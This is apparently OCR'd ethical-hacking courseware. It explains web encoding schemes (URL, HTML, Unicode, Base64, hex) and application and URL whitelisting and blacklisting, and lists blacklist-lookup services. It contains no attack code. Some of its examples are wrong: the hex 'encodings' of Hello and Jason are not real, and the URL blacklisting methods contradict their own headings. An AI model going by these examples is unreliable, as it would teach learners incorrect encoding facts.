  Web browsers/web servers permit URLs to contain only printable characters of ASCII code that can be understood by them for addressing. URL encoding is the process of converting a URL into a valid ASCII format so that data can be safely transported over HTTP. Several characters in this range have special meanings when they are mentioned in the URL scheme or HTTP protocol. Thus, these characters are restricted. URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in the hexadecimal format, such as:

  - `%3d     =`
  - `%0a   New line`
  - `%20    space`

- **HTML Encoding**

  An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document. HTML encoding replaces unusual characters with strings that can be recognized while the various characters define the structure of the document. If you want to use the same characters as those contained in the document, you might encounter problems. These problems can be overcome using HTML encoding. It defines several HTML entities to represent particularly usual characters such as:

  - `&amp;  &`
  - `&lt;   <`
  - `&gt;   >`

- **Unicode Encoding**

  Unicode encoding is of two types: 16-bit Unicode encoding and UTF-8.

  - **16-bit Unicode Encoding**

    It replaces unusual Unicode characters with "%u" followed by the character's Unicode codepoint expressed in the hexadecimal format.

    - `%u2215  /`

  - **UTF-8**

    It is a variable-length encoding standard that expresses each byte in the hexadecimal format and prefixes it with %.

    - `%c2%a9     ©`
    - `%e2%89%a0`

- **Base64 Encoding**

  The Base64 encoding scheme represents any binary data using only printable ASCII characters. In general, it is used for encoding email attachments for safe transmission over SMTP and also for encoding user credentials.

  For example:

  cake = `01100011011000010110101101100101`

  Base64 Encoding: `011000 110110 000101 101011 011001 010000 000000 000000`


- **Hex Encoding**

  The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.

  For, example:

  Hello **`A125C458D8`**

  Jason **`123B684AD9`**



Whitelisting vs. Blacklisting Applications

C|EH
Certified Ethical Hacker

Application Whitelisting

- Application whitelisting contains a list of application components such as **software libraries**, **plugins**, **extensions**, and **configuration files**, which can be permitted to execute in the system
- It helps in preventing the unauthorized execution and spreading of malicious programs
- Whitelisting avoids the installation of unapproved or vulnerable applications
- Whitelisting provides greater flexibility by providing protection against **ransomware** or **malware attacks**

Application Blacklisting

- Application blacklisting contains a list of **malicious applications or software** that are not permitted to be executed in the system or the network
- It helps in **blocking malicious applications** that can cause potential damage or attack
- Blacklisting is a **threat-centric method** as it cannot detect modern threats and results in attacks that lead to data loss
- It is important to **regularly** update the **backlist for protection** against latest malware attacks

Whitelisting vs. Blacklisting Applications

Web applications have played an important role in the adoption of digital transformation globally. Such rapid development has motivated attackers to compromise system security using different techniques that exploit the flaws and breaches present in the applications. To thwart these attacks, security professionals need to implement various security policies and testing strategies.

Whitelisting and blacklisting is one such security strategy that can retain the applications, networks, and infrastructures securely. Using this strategy, one can create a list of entities that should be allowed and those that should be blocked. Thus, any malicious software can be effectively blocked before it enters the organizational network.

- **Application Whitelisting**

  Application whitelisting specifies a list of applications components such as software libraries, plugins, extensions, and configuration files, or legitimate software that can be permitted to execute in the system. It helps in preventing unauthorized execution and spreading of malicious programs. It can also prevent the installation of unapproved or vulnerable applications. Whitelisting provides greater flexibility by providing protection against ransomware and other types of malware attacks on web applications.

- **Application Blacklisting**

  Application blacklisting specifies malicious applications or software that are not permitted to be executed in the system or the network. Blacklisting can be performed by blocking malicious applications that can cause potential damage or lead to attacks. Blacklisting is a threat-centric method; it cannot detect modern threats and results in attacks leading to data loss. Hence, it is important to update the backlist regularly to defend against the latest malware attacks. Application blacklisting can be performed by adding the names of applications to be blocked at the firewall level or installing specific software to block the applications.

- **Blacklisting and whitelisting for basic URL management**


  URL blacklisting prevents the user from loading web pages from the blacklisted URLs. The user can access all URLs except those in the blacklist. URL whitelisting permits the users to access only specific URLs as exclusions to those that are added to the URL blacklist.

  URL whitelisting is performed using the following methods:

  - **Allow access to all URLs except the blocked ones**: Whitelisting can allow the users to access the rest of the network applications
  - **Block access to all URLs except permitted ones**: Whitelisting can permit access to a limited list of URLs
  - **Define exceptions to very restrictive blacklists**: Whitelisting lets users access schemes, subdomains of other domains, specific paths, or ports
  - **Allow the browser to open applications**: Whitelisting is performed only for specific external protocol handlers so that the browser can automatically execute applications

  URL blacklisting is performed using the following methods:

  - **Allow access to all URLs except the blocked ones**: Blacklisting prevents users from accessing blocked websites
  - **Block access to all URLs except permitted ones**: Blacklisting blocks access to all malicious URLs
  - **Define exceptions to very restrictive blacklists**: Blacklisting restricts access to all URLs that are vulnerable to attacks
  - **Allow the browser to open apps**: Blacklisting prevents the browser from automatically executing applications



Application Whitelisting and Blacklisting Tools

Apility.io | Apility.io helps security professionals know if the IP address, domain, or email of a user is **blacklisted**

Awesome! Your IP is not in our blacklists of abuse. Click here to read the full details.

Lookup with our blacklist API for FREE!

www.certifiedhacker.com

Minimal and Simple Threat Intelligence Anti Abuse APIs

Our Blacklist API fast lookup tool helps you know what users are legit or not.

https://apility.io

AutoShun
https://www.autoshun.org

Cisco Umbrella
https://umbrella.cisco.com

Alexa Top Sites
https://aws.amazon.com

APT Groups and Operations
https://docs.google.com

NordVPN
https://nordvpn.com


Application Whitelisting and Blacklisting Tools

Various tools that help security professionals in application whitelisting and blacklisting are discussed below:

- **Apility.io**

  Source: *https://apility.io*

  Apility.io is an anti-abuse API that helps security professionals to know if the IP address, domain, or email of a user is blacklisted. It is a collection of various tools delivered “as a service” to help security professionals, product managers, IT shops, enterprises, and start-ups to acquire more details about their potential visitors, users, customers, and threat actors.



Awesome! Your IP is not in our blacklists of abuse. Click here to read the full details.

Lookup with our blacklist API for FREE!

www.certifiedhacker.com

